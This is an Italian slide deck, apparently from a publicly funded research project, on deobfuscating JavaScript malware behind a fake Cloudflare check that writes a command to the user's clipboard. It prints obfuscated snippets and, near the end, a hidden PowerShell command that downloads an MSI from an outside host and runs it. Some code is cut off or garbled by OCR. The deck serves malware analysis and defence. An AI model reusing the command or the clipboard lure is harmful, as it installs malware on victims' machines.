const _0x38a2db = ['\x54\x6f\x74a\x6c', '\x6c\x6f\x67', '\x3a\x2
const _0x9b58d9 = function(_0x39ddb7) {
    return _0x38a2db[_0x39ddb7 + (-0x6d5 + 0x58 + 0x11 * 0x62)];
}, _0x498b9b = function(_0x48d808, _0x14da1e) {
    return _0x9b58d9(_0x48d808);
}, _0x34c7bc = function(_0x16af1d, _0x27a29e) {
    return _0x498b9b(_0x16af1d);
}, _0x23a1 = _0x34c7bc;
let total = 0x2 * 0x109e + -0xc * -0x16a + -0x3234;
for (let i = 0x1196 + 0x97b * 0x3 + -0x2e07; i < -0x95 * -0x38 +
    total += i;
}
console[_0x34c7bc(-(0x1e7c + -0x1 * -0x1367 + 0x2ef * -0x11))](_
```

Output

```
let total = 0;
for (let i = 0; i < 10; i++) {
  total += i;
}
console.log("Total: " + total);

```

In cosa consiste la deoffuscazione del codice JavaScript?

La deoffuscazione del codice JavaScript è il processo di trasformazione del codice offuscato in una forma più leggibile e comprensibile. Questo processo è essenziale per analizzare e comprendere il funzionamento del codice.

Utilizzare strumenti di analisi statica come **ESLint** o **JSHint** sono il primo passo per aiutare a identificare il codice e a migliorarne la sua leggibilità. Questi strumenti analizzano il codice senza eseguirlo, fornendo suggerimenti per miglioramenti e correzioni.

Utilizzare strumenti di analisi statica

L'utilizzo di ESLint ci ha permesso di eseguito un primo tentativo di deoffuscazione e comprensione del codice del malware.

Utilizzare strumenti di analisi statica

```
function _0×535caf() {
    const _0×25c9c1 = _0×135796;
    if (!document[_0×25c9c1(0×944) + _0×25c9c1(0×f45)](_0×61f51e[_0×25c9c1(0×737)])) {
        const _0×5413d1 = _0×61f51e[_0×25c9c1(0×b9d)][_0×25c9c1(0×ebf)]('|');
        let _0×16e0e3 = 0×596 * -0×1 + 0×1 * -0×1557 + 0×1aed;
        while (!![]) {
            switch (_0×5413d1[_0×16e0e3++]) {
            case '0':
                _0×61f51e[_0×25c9c1(0×e94)](_0×2337ed);
                continue;
            case '1':
                document[_0×25c9c1(0×f52)][_0×25c9c1(0×1c5) + 'd'](_0×5a55b3);
                continue;
            case '2':
                _0×5a55b3['id'] = _0×61f51e[_0×25c9c1(0×737)];
                continue;
            case '3':
                var _0×5a55b3 = document[_0×25c9c1(0×cb6) + _0×25c9c1(0×d56)](_0×61f51e[_0×25c9c1(0×d77)]

                continue;
            case '4':
                var _0×619ad1 = {
                    'CloudflareLogo': _0×61f51e[_0×25c9c1(0×9e4)],
                    'Spinner': _0×61f51e[_0×25c9c1(0×3a2)],
                    'Win': _0×61f51e[_0×25c9c1(0×e82)],
                    'R': _0×61f51e[_0×25c9c1(0×1e8)],
                    'Ctrl': _0×61f51e[_0×25c9c1(0×b52)],
                    'V': _0×61f51e[_0×25c9c1(0×c81)],
                    'Er1': _0×61f51e[_0×25c9c1(0×b49)],
                    'statusdas': _0×61f51e[_0×25c9c1(0×a19)]
                };
                continue;
```

Si intravede del codice human readable!!!

In cosa consiste la deoffuscazione del codice Javascript?

Nel codice offuscato, i nomi delle variabili e delle funzioni sono spesso sostituiti con nomi privi di significato apparente per una persona, ma non per un motore JavaScript come quello presente nei browser. Procediamo con le prossime tecniche di deoffuscamento.

•**Decodificare le stringhe**: Molti codici offuscati utilizzano stringhe codificate per nascondere il loro vero significato. La decodifica di queste stringhe può rivelare il codice originale e renderlo più comprensibile.

•**Array Unpacking**: L'offuscamento spesso utilizza array per nascondere parti del codice. L'unpacking degli array permette di estrarre e riorganizzare il codice in una forma più leggibile.

•**Proxy Functions**: Le funzioni proxy possono essere utilizzate per intercettare e modificare il comportamento delle funzioni offuscate. Questo permette di tracciare e comprendere meglio il flusso del codice.

•**Expression Simplification**: Semplificare le espressioni complesse può rendere il codice più leggibile. Questo include la sostituzione di espressioni complesse con equivalenti più semplici e la rimozione di codice ridondante.

Tecniche di deoffuscamento di JavaScript

Array Unpacking

```
const _0x501b31=['0\x22\x20height=','\x20id=\x22one\x22\x20',
'jX7yfEKBu1','7xb1NUE4O/','lick\x20the\x20\x22','eIHPT1fQSH'];


const _0x501b31 = ['0" height=', ' id="one" ', "jX7yfEKBu1", "7xb1NUE4O/", 'lick the "',
"hf6U+mMb2i", "eIHPT1fQSH"];
```

Proxy Functions

```
function a(b, c) {
  return c + 2 * b;
}
const result = a(5, 6);
```

Expression Simplification

```
function _0x5b7043(_0x479145) {
    const _0x3d8c2c = _0x135796;
    _0x479145 += '=';
    const _0x45181e = document[_0x3d8c2c(0xbf)][_0x3d8c2c(0xebf)](';');
    for (let _0x59a205 = -0x4b1 * 0x4 + -0x222c + 0x34f0; _0x61f51e[_0x3d8c2c(0xa9a)]
    (_0x59a205, _0x45181e[_0x3d8c2c(0x17d)]); _0x59a205++) {
        let _0x413285 = _0x45181e[_0x59a205][_0x3d8c2c(0xc3e)]();
        if (_0x61f51e[_0x3d8c2c(0xbc0)](0xb * 0x41 + 0x20f + -0x4da, _0x413285[_0x3d8c2c
        (0x791)](_0x479145)))
            return _0x413285[_0x3d8c2c(0x695)](_0x479145[_0x3d8c2c(0x17d)], _0x413285
            [_0x3d8c2c(0x17d)]);
    }
    return null;
}
```

Expression Simplification

```
for(let _0x59a205 = -0x4b1 * 0x4 + -0x222c + 0x34f0; _0x62f51e[_0x3d8c2c(0xa9a)](_0x59a205, _0x45181e[_0x3d8c2c(381)]); _0x59a205++) {...}

for(let _0x59a205 = 0; _0x62f51e[_0x3d8c2c(2714)](_0x59a205, _0x45181e[_0x3d8c2c(381)]); _0x59a205++) {...}

for(let i = 0; listaA[getValueFromIndex(2714)](i, listaB[getValueFromIndex(381)]); i++) {...}

for(let i = 0; i < length(varA); i++) {...}

for(let cookie_number = 0; cookie_number < cookie_list.length; cookie_number++) {...}
```

https://github.com/ben-sb/javascript-deobfuscator

Analisi del codice JavaScript deoffuscato

Dopo aver completato il deoffuscamento del codice, si può passare alla fase di analisi del codice leggibile.

• **Verifica delle Dipendenze**: Prima di eseguire il codice, è importante controllare che non siano presenti librerie o chiamate esterne per scaricare ulteriori asset. Questo passaggio assicura che il codice possa funzionare offline senza la necessità di risorse aggiuntive.

• **Utilizzo del Debugger**: Una volta verificato che il codice funziona offline, si può procedere con l'analisi utilizzando un debugger. I browser moderni offrono strumenti integrati, come Chrome DevTools, che permettono di eseguire il codice passo-passo. Questo approccio facilita la comprensione del comportamento del codice e l'identificazione di eventuali problemi.

• **Analisi e Documentazione**: Durante l'analisi, è utile documentare le funzionalità del codice e annotare eventuali osservazioni. Questo processo aiuta a mantenere una traccia chiara delle operazioni svolte dal codice.

Utilizzo del debugger

Una volta deoffuscato il codice JavaScript, l'uso di un debugger è fondamentale per un'analisi approfondita. Sono possibili due strumenti diversi di debugging:

1. Debugger del browser
2. Debugger di Node.js

Tecniche di Debugging:

- **Breakpoints**: Imposta breakpoints nel codice per fermare l'esecuzione in punti specifici e analizzare lo stato delle variabili.
- **Watch Expressions**: Monitora espressioni specifiche per osservare come cambiano durante l'esecuzione del codice.
- **Call Stack**: Esamina il call stack per comprendere la sequenza di chiamate di funzione che hanno portato all'esecuzione del codice corrente.

Risultato analisi codice JavaScript

1. Riconoscimento della lingua di sistema del client e del sistema operativo.
2. Injection del codice HTML e CSS nella pagina web con testo basato sulla lingua identificata.
3. Ottimizzazione del codice HTML con timeout per nascondere e/o visualizzare sezioni di codice HTML
4. Creazione di un cookie con un tempo di vita limitato
5. Utilizzo delle API Clipboard del browser per inserire un testo negli appunti dell'utente
6. Attivazione dell'interfaccia modificata del sito all'utente

L'arte dell'attacco


```
}["en es fr it de ar vi th".split(" ").includes(language) ? language : 'en'];
if (-1 < navigator.platform.indexOf("Win")) {
  create_style_sheet();
  (function () {
```


Ministero dell'Università e della Ricerca | Italiadomani | PNC Piano nazionale per gli investimenti complementari al PNRR | DARE DIGITAL LIFELONG PREVENTION


L'arte dell'attacco

Ministero dell'Università e della Ricerca
Italiadomani
PNC Piano nazionale per gli investimenti complementari al PNRR
Ministero dell'Università e della Ricerca
DARE DIGITAL LIFELONG PREVENTION

L'arte dell'attacco



L'arte dell'attacco



L'arte dell'attacco

```
 cmd /c start /min powershell -NoProfile -WindowStyle Hidden -Command
$path='c:\\\\users\\\\public\\\\luf.msi';
 Invoke-RestMethod -Uri 'https://pqoqllalll.com/poll' -OutFile $path;
 Start-Process $path;
```

L'arte dell'attacco

```
 cmd /c start /min pc                                    e Hidden -Command
$path='c:\\\\users\\\\                                                
 Invoke-RestMethod -U                                    ' -OutFile $path;
 Start-Process $path;
```

Le buone procedure se si rileva un attacco:

1) NON CANCELLARE la macchina e i logs
2) Contattare il responsabile di sicurezza della propria struttura
3) Isolare la macchina dalla rete
4) Procedere se possibile con uno snapshot del sistema

Thank you

This research was co-funded by the Italian Complementary National Plan PNC-I.1 "Research initiatives for innovative technologies and pathways in the health and welfare sector" D.D. 931 of 06/06/2022, "DARE - DigitAI lifelong pRevEntion" initiative, code PNC0000002, CUP: B53C22006450001

Ministero dell'Università e della Ricerca | Italiadomani | PNC Piano nazionale per gli investimenti complementari al PNRR | DARE DIGITAL LIFELONG PREVENTION